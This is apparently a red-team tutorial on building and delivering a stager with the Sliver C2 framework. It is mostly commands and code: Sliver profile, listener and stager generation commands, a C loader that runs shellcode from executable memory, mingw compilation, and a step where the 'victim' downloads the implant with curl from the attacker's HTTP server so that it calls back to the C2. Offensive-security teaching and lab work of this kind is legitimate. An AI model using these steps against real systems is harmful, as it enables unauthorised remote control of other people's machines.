Using Stagers with Sliver
A stager is a small piece of software that has only one primary task: to trigger a larger implant’s download and make the initial connection between host and C2. Stagers are small, lightweight and can help in AV evasion where they can potentially run in-memory.

Credit: Youtube: SliverC2 and Post-Exploit Persistence: UFSIT
In this guide, we will be using sliver as our C2 framework for demonstration. Note that the primary goal of this article is not to AV bypass, but merely as a means of demonstration as to how stagers work.
Payload Generation with Sliver
We can begin by creating a new mTLS profile:
1
profiles new --mtls C2_IP --skip-symbols --format shellcode --arch amd64 myprofile
 This creates a profile named
 myprofile without any shellcode obfuscation.
We can now start the mTLS listener:
1
mtls
We also need a stage listener, which takes URL and a profile name as parameters:
1
stage-listener --url tcp://C2_IP:8443 --profile myprofile
 Now, we can move on to stager generation. This can be done with the
 generate stager command, which is quite similar in syntax to msfvenom:
1
generate stager --lhost C2_IP --lport 8443 --arch amd64 --format c --save /tmp
 If we navigate to
 /tmp, or wherever it was saved, we will see some shellcode: 
We need to compile this shellcode into an executable. Dominic Breuker provides a nice program:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
#include "windows.h"

int main()
{
    unsigned char shellcode[] =
    "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
    "\x48\x31\xd2\x51\x56\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
    ...
    "\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xb4\x41"
    "\xff\xe7\x58\x6a\x00\x59\xbb\xe0\x1d\x2a\x0a\x41\x89\xda\xff"
    "\xd5";


    void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();

    return 0;
}
After replacing the shellcode[] array with our own shellcode, we can compile it:
1
x86_64-w64-mingw32-gcc -o compiled.exe compiler.c
 We can transfer it to our machine:
1
2
3
4
5
# attacker
python3 -m http.server 80

# victim
curl http://C2IP/compiled.exe -o bad.exe
(Remember, this is NOT an AV Bypass!)
We can see how small it is when downloading - my file was only 117KB. After running the implant by double-clicking, a connection back to us should be established:  Success 🎉